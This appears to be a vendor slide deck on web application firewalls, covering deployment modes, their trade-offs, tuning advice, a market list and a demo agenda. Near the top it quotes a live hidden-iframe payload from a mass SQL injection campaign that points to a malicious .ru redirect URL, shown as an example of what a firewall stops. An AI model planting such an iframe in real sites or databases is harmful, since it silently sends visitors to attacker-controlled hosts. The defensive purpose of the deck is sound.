
```
<iframe src="http://nemohuildiin.ru/tds/go.php?sid=1" width="0" height="0" style="display:none"></iframe>
```

- Inserts iframe in every varchar column in the backend database
 - Very successful attack
 - Stopped dead by a modern WAF

Deployment Options: Layer 2 Bridge

Notes:

- Clients point at web servers
- Clients not aware of WAF
- WAF bridges traffic – layer 2
- WAF has copies of SSL keys



Pros:

- Transparent
- Easy to deploy
- High performance


Cons:

- Features are not available:
 - User Authentication
 - URL rewriting

Deployment Options: Layer 3 Transparent Proxy

Notes:

- Clients point at web servers
- Clients not aware of WAF
- WAF routes traffic at layer 3



Pros:

- Transparent
- Easy to deploy
- Network features are available (pooling, caching)


Cons:

- More overhead
- Lacks some features:
 - Re-writing
 - User authentication

Deployment Options: Reverse Proxy

Notes:

- Clients point at WAF
- WAF routes traffic at layer 3



Pros:

- All features available
- Hides the internal components of the site
- “Extends” DMZ


Cons:

- Increased latency
- Harder to install
- Lacks “fail open” for HA

Deployment Options: Monitoring Mode

Notes:

- Clients point at web servers
- WAF monitors via a span port or network TAP



Pros:

- Easy deployment
- Ideal for pilots and tests
- No latency


Cons:

- Blocking is available but via TCP resets.
- Some features are not available

Deployment Options: Server Mode

Notes:

- Clients point at web servers
- WAF protects via a plug-in, service module, application on the web servers



Pros:

- Easy deployment

Cons:

- Consumes web server resources
- Some features are not available
- Requires tight change controls

Implementation Considerations

- Deploy in a non-block mode, monitoring only
 - + Helps with tuning any false positives/negatives
 - + Monitoring mode will give learning WAFs time to understand application
- Integrate solution into your software development lifecycle
- Integrate solution with logging, monitoring and workflow infrastructures



WAF Market Overview – Solution List

- Armorlogic Profense
- Array Networks Webwall
- Art of Defence dWAF
- Barracuda WAF
- Bee Ware i-Sentry
- Citrix Netscaler
- F5 ASM
- Imperva SecureSphere
- jetNEXUS
- ModSecurity (OS)
- Radware AppWall
- Privacyware ThreatSentry
- Protegrity
- Trustwave Breach

Market is comprised of a mix of server and network solutions. Some are add-ins on top of existing functionality and others are specialized.

Who is Imperva

Market Leading WAF

- A Data Security Company
 - + Founded in 2002 by Check Point Founder
 - + Headquartered in Redwood Shores, CA
 - + Growing in R&D, Support, Sales/Channel, and PS
 - + Installed in 50+ Countries
 - + 5,000+ direct with 25,000 cloud-protected customers
 - 3 of the top 5 US banks
 - 3 of the top 5 Telecoms
 - 3 of the top 5 specialty retailers
 - 2 of the top 5 food & drug stores



More Information: WAF

Web Application Firewall Evaluation Criteria:

<http://projects.webappsec.org/Web-Application-Firewall-Evaluation-Criteria>

WAF Market Information:

<http://www.gartner.com/>


More Information on Imperva:

Website www.imperva.com


YouTube www.youtube.com/user/ImpervaChannel



Demo Setup



- Simple SQL Injection to login
- Exploit shopping cart logic / Web App Parm Tampering
- XSS Injection Example



Q/A



Thank You

Send Questions: dustin.anders@imperva.com